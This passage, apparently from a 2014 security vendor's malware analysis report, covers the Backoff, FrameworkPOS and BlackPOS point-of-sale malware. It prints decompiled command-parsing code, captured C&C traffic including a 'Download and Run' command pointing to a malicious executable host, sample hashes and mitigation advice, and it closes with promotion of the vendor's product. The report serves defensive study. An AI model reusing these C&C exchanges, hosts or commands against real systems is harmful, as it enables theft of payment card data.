
```
v2 = *(_BYTE *)(v6 + 2);
if ( (unsigned __int8)v2 <= '9' )       // Checking if digits 0to9
{
  if ( (unsigned __int8)v2 > '/' )
  {
    v2 = 10 * v7 + v2 - 541;
    if ( (unsigned int)v2 <= 27 )
    {
      v8 = *(_BYTE *)(v6 + 3);
      v2 = v8 - '0';
      if ( (unsigned __int8)(v8 - '0') <= 9u )
      {
        v2 = *(_BYTE *)(v6 + 4);
        if ( (unsigned __int8)v2 <= '9' )
        {
          if ( (unsigned __int8)v2 > '/' )
          {
            v2 = 10 * v8 + v2 - 529;
            if ( (unsigned int)v2 <= 0xB )
            {
              if ( *(_BYTE *)(v6 + 6) == '0' )// ServiceCode
              {
                if ( *(_BYTE *)(v6 + 7) == '1' )
                {
                  LOBYTE(v2) = *(_BYTE *)(v6 + 5);
                  v2 -= '1';
                  if ( (unsigned __int8)v2 <= 1u )
                  {
```

Figure 21 - Command parsing function

At the time of analysis the malware's C&C was still up and responsive and would command the analyzed bot to download and run an update.



```
POST /windebug/updcheck.php HTTP/1.0
Host: total-updates.com
Accept: text/plain
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0)
Gecko/20100101 Firefox/24.0
Accept-Language: en-us
Accept-Encoding: text/plain
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

&op=1&id=EUNbwIL&ui=[redacted] @
[redacted]29&wv=11&gr=LAST&bv=1.56
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 11 Sep 2014 01:05:40 GMT
Content-Type: text/html
Connection: close

Download and Run:http://zoom2energy.com/userfiles/fb_sprd6.exe
```



```
POST /windebug/updcheck.php HTTP/1.0
Host: total-updates.com
Accept: text/plain
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0)
Gecko/20100101 Firefox/24.0
Accept-Language: en-us
Accept-Encoding: text/plain
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

&op=1&id=EUNbwIL&ui=[redacted]or @
[redacted]129&wv=11&gr=LAST&bv=1.56
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 11 Sep 2014 01:06:27 GMT
Content-Type: text/html
Connection: close

Thanks!
```

Figure 22 - Replies from the C&C server

According to the US CERT [5] there are now at least five different versions of Backoff in the wild.

1.55 “backoff”

- Added Local.dat temporary storage for discovered track data
- Added keylogging functionality
- Added “gr” POST parameter to include variant name
- Added ability to exfiltrate keylog data
- Supports multiple exfiltration domains
- Changed install path
- Changed User-Agent

1.55 “goo”

- Attempts to remove prior version of malware
- Uses 8.8.8.8 as resolver

1.55 “MAY”

- No significant updates other than changes to the URI and version name

1.55 “net”

- Removed the explorer.exe injection component

1.56 “LAST”

- Re-added the explorer.exe injection component
- Support for multiple domain/URI/port configurations
- Modified code responsible for creating exfiltration thread(s)
- Added persistence techniques

Putting It All Together

Clearly, all three families give away very interesting insights. Backoff looks like a real world malware, it is packed, it hides it’s executable in %APPDATA%, uses registry keys for persistence, takes commands from a C&C. This behavior is typical for a common bot, just this time coming with a POS scraping feature.


FramworkPOS and BlackPOS on the other hand are like off-the-shelf software, tailored specifically for dedicated targets. They are most likely not from the same authors but FrameworkPOS leaves the strong impression of a copycat attack after former POS malware incidents. Basic principles and ideas are identical, as of creating a service, scanning chunks of memory, pushing data to a local SMB server and hiding the data in a fake binary file in system root.

Still, the implementation methods look very different. FrameworkPOS is very linear, no multi-threading is performed and the data exfiltration is controlled by time intervals rather than coordinated by two threads. Also, FrameworkPOS scans multiple processes, while BlackPOS limits itself to the pos.exe process of the infected POS device. Interestingly, all three families show slightly different memory scraping methods.

Getting back to where we came from, criminals will always be where the money is at. The question now is, why is the appropriate security not with the money as well? POS malware shows once again that enterprises need to operate a solid baseline security while focusing their security solutions heavily on their most valuable assets. Identification and proper risk assessment of a company’s intellectual property is the first step towards prevention of data breaches.

Impact Big Picture

As our technical analysis shows, BACKOFF is generally a much more advanced malware that not only is designed to attack a broad spectrum of POS systems but also is more evasive to detection. While the specific breakdowns of new breaches to the three analyzed POS malware families are not yet possible due to lack of data from the wild, there are indicators which can be the canary in the mine, calling serious attention of businesses to harden their defense against these POS malware.



Identity Theft Resource Center

IDT911
www.IDT911.com

2014 Data Breach Category Summary

How is this report produced? What are the rules? See last page of report for details.

Report Date:
10/21/2014

Totals for Category:	Banking/Credit/Financial	# of Breaches: 24		# of Records:	1,172,320
		% of Breaches: 3.9%		%of Records:	1.5%
Totals for Category:	Business	# of Breaches: 215		# of Records:	64,407,359
		% of Breaches: 34.6		%of Records:	82.7%
Totals for Category:	Educational	# of Breaches: 47		# of Records:	1,222,571
		% of Breaches: 7.6%		%of Records:	1.6%
Totals for Category:	Government/Military	# of Breaches: 72		# of Records:	3,623,626
		% of Breaches: 11.6		%of Records:	4.7%
Totals for Category:	Medical/Healthcare	# of Breaches: 263		# of Records:	7,464,611
		% of Breaches: 42.4		%of Records:	9.6%
Totals for All Categories:		# of Breaches: 621		# of Records:	77,890,487
		% of Breaches: 100.0		%of Records:	100.0%

2014 Breaches Identified by the ITRC as of:	10/21/2014

Total Breaches:	621
Records Exposed:	77,890,487

Figure 23 2014 Breaches From ITRC Report

Figure 23 above shows the newest statistics reported by the Identity Theft Resource Center from its Data Breach Report released on October 21. Note that there are already 621 breaches identified by ITRC for 2014. Business category, which includes most of the retail entities, accounts for 34.6% of the breaches; Business is only topped by Medical/Healthcare which accounts for 42.4% of the total. There is evidence suggesting that Medical/Healthcare entities are being used as a "point of entry" to obtain the credentials of employees at a retail business, which are then used to breach the POS security at the retail business. The Target store breach was already an example where bad actors utilized an HVAC extranet connectivity to gain access to POS subnet. The lesson: they not only know where the money is, they will also find the path to it if there exists one!

Table 1 VirusTotal Submission Stats (As Of 10/23/2014)

POS Malware	#Subs/#Sources	First Sub. Date	Last Sub. Date
BLACKPOS MD5: F45F8DF2F476910EE8502851F84D1A6E	3/3	1/24/2014	4/23/2014
FRAMEWORKPOS MD5: B57C5B49DAB6BBD9F4C464D396414685	29/17	7/15/2014	9/22/2014
BACKOFF MD5: 12C9C0BC18FDF98189457A9D112EEBFC	8/8	8/10/2014	10/9/2014

Table1 above show some interesting statistics from VirusTotal. We simply searched for the three MD5s corresponding to the POS components of the analyzed malware families. The first column identifies the malware family and the MD5 searched. The 2nd column shows how many submissions of the sample were received by VirusTotal at the time of our query, indicating how many submissions versus how many unique sources submitted them, e.g. 3/3 meaning three submissions each from different source. The last two columns show the first and the last submission date respectively.

BLACKPOS was used in the Target breach, the fewer number of submissions seem to indicate that it was used only briefly before FRAMEWORKPOS came to the scene. The higher number for FRAMEWORKPOS is likely due to (1) it quickly became the then best choice after Target disclosure of BLACKPOS and (2) the relative lack of advancement of FRAMEWORKPOS from BLACKPOS made it to be easily detected by a lot of the conventional security products such as desktop and gateway AV.

What is concerning form the table is the fact that there are only 8/8 submissions of BACKOFF in the last two months in VirusTotal, while we have been seeing a significant increase in breach reporting (see Figure 23). Based on some US Secret Service report, there are more than 1000 businesses infected by BACKOFF, with UPS and Staples being the recent victims. There seems to be a serious gap between how much BACKOFF is infecting businesses and how much existing protection is able to see it, at least as indicated by the VirusTotal submissions. There is big room for improving the defense against BACKOFF by businesses at large.

Mitigation Recommendation

Looking at the modes of operation of the three families one can clearly identify two directions: one from the targeted attacks on Target and Home Depot, and the other from the more generalized approach of Backoff. Targeted attacks are identified by the fact that the attacker choses the target and specifically designs the attack, while in a general approach, the nature and identity of the victim are unknown to the attacker.

Both groups provide significant challenges for security solutions. Naturally, legacy threat detection methods are barely able to detect targeted attacks. Common endpoint security systems rely on identifying patterns that are known indicators of compromise. These solutions will not be effective, because an attack specifically designed for a dedicated victim does not show any pattern known in advance.

Establishing a solid security baseline is fundamental to any security infrastructure. Additionally enterprises should identify their intellectual property and data assets, and focus their resources on components which need the most attention. To help retailers and security professionals in general Cyphort Labs first recommends a set of strategic guidelines to help customers improve their policy postures, to make better decisions with security objective and resource prioritization, and to develop more effective processes and implementations; we conclude the report with some specific tips for best practice to implement effective cybersecurity defense.

Design a security baseline accounting for the complete kill-chain

The kill-chain principle describes the process attackers have to fulfill to intrude a system, recognize the desired values they wish to compromise and the measures they have to take to exfiltrate data and to retain access to the victim's network [6].

Proper risk assessment of company assets

Depending on the estimated value of data handled by specific machines, their security needs must be adapted and prioritized in resource planning accordingly. This is only possible after asset values and potential risk are fully understood.

Minimalistic endpoints

Especially when it comes to devices dealing with sensitive financial data the data processing devices should be reviewed and if possible, configured with minimum capabilities and privilege necessary. Malware usually relies on specific properties of the infected systems, such as internet access, specific system libraries or network protocols. To limit a potential intruder's possibilities unnecessary system capabilities should be eliminated.

Well planned network separation

A security oriented network design is a must-have for optimal network defense. Based on risk assessments the network plan must be laid out to separate network segments and design network interfaces with suitable access rights. Special consideration should be applied before connecting devices to the internet.

Prioritization of threat levels

Security solutions generate alerts, and naturally alerts differentiate in their nature. The flood of threats which networks face today often causes confusion. Humans are prone to make mistakes in stress situations and so it happens that critical alerts go unhandled. Security teams should be trained to identify severe alerts from minor risks and know how to react timely, of course, making sure that the tools they use provide the context and prioritization indicators in the first place.

Keeping up to date with current threats

New malware families like Backoff present challenges for all defense mechanisms. It is crucial to keep track of new threats and to check regularly if the applied security solutions are still up to date with the current threat landscape.

Holding applicable know-how on the enterprise's security team

A large number of security incidents are caused by human failure. The reason is almost always the lack of know-how in key situations. It is crucial to help the security team in keeping up to date with current threats and train them on how to act in case of severe incidents.

Six basic steps to help focus your effective defense

Effective protection against POS malware such as BACKOFF is possible and affordable for all businesses, especially with the new generation of threat protection products. These new products, such as Cyphort's Advanced Threat Protection Platform, are designed to provide businesses with the following much needed capabilities:

- **Monitoring coverage that provides complete visibility to all traffic and file objects that can be propagating or carrying threats, be it a physical-, virtual-, or cloud-based infrastructure**
- **Malware threat detection based on observations from all stages of the cyber kill chain (exploit, download, installation, command & control, data exfiltration), and utilizing multiple detection methods (reputation, static analysis, network behavior, and system behavior)**
- **Meaningful incident alerts with risk assessment, accounting for threat progression, business context relevance, existing security posture and policy**
- **Complete actionable intelligence to leverage existing endpoint and network enforcement devices**
- **Software and virtual appliance packaging, and open REST API, to integrate with and empower any security ecosystem**

Your first goal is to be the first to know should a breach happen to your business. In addition, you want to be able to contain it and minimize the damage. Finally, you should be able to learn from an incident, to harden your security posture so as to prevent such future incidents. The following six steps should start your business on the path to more effective defense against modern POS threats:

1. **Identify all your POS assets under your responsibility and control. POS assets include any hardware, software, system configuration, administrative credentials to POS infrastructure, as well as POS data such card information, user information, and payment information; POS infrastructure components include any devices that process, store, or transport POS data.**
2. **Identify all the possible paths in and out of all these POS infrastructure components from Step 1; you can do this efficiently by drawing the smallest logical perimeter that will encompass all the POS assets you wish to protect, and then mark all the cross points on the logical perimeter**
3. **For every such cross point, you need to deploy at least one probe in order to monitor the raw traffic or file objects across the path; ask what types of application protocols or files are**

relevant to your security requirements and make sure that the data collector is able to decode these types

4. **Make sure that "observations" from all the collectors are fed into a central analysis platform (logical) that will apply multiple methods of detection (e.g. malware detection by static and behavior analyses, CnC monitoring, and data exfiltration detection) to flag previously known and unknown threats, with risk scoring based on your business context**
5. **Make sure that every incident alert from your tool comes with satisfactory answers to all the following questions:**
   a. What's the incident, how severe is the threat?
   b. Who is affected and involved?
   c. What's the potential business impact?
   d. How far has the threat progressed in my network?
   e. What are my containment options?
   f. How does it integrate with my incident response process and my existing tools
6. **Make sure that the product can grow with your evolving business needs without breaking the bank, e.g. more employees, new applications, more remote sites, increasing virtualization, more cloud services**

Resources

[1] Missed Alarms and 40 Million Stolen Credit Card Numbers: How Target Blew It, Businessweek
http://www.businessweek.com/articles/2014-03-13/target-missed-alarms-in-epic-hack-of-credit-card-data

[2] UPS discloses security breach affecting 51 stores, Fortune Magazine
http://fortune.com/2014/08/20/ups-investigating-security-breach/

[3] What you need to know about the Home Depot data breach, CSO Online
http://www.csoonline.com/article/2604320/data-protection/what-you-need-to-know-about-the-home-depot-data-breach.html

[4] Magnetic Stripe Cards, Wikipedia
http://en.wikipedia.org/wiki/Magnetic_stripe_card#Financial_cards

[5] US-CERT Analysis Backoff Point-of-Sale Malware, US-CERT
https://www.us-cert.gov/ncas/alerts/TA14-212A

[6] Intelligence-Driven computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains, Lockheed Martin Corporation
http://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf

[7] Home depot 56m Cards Impacted Malware Contained, Krebs on Security
http://krebsonsecurity.com/2014/09/home-depot-56m-cards-impacted-malware-contained/
[8] Data Breach Report 6, Identity Theft Resource Center, October 21, 2014, http://www.idtheftcenter.org/images/breach/DataBreachReports_2014.pdf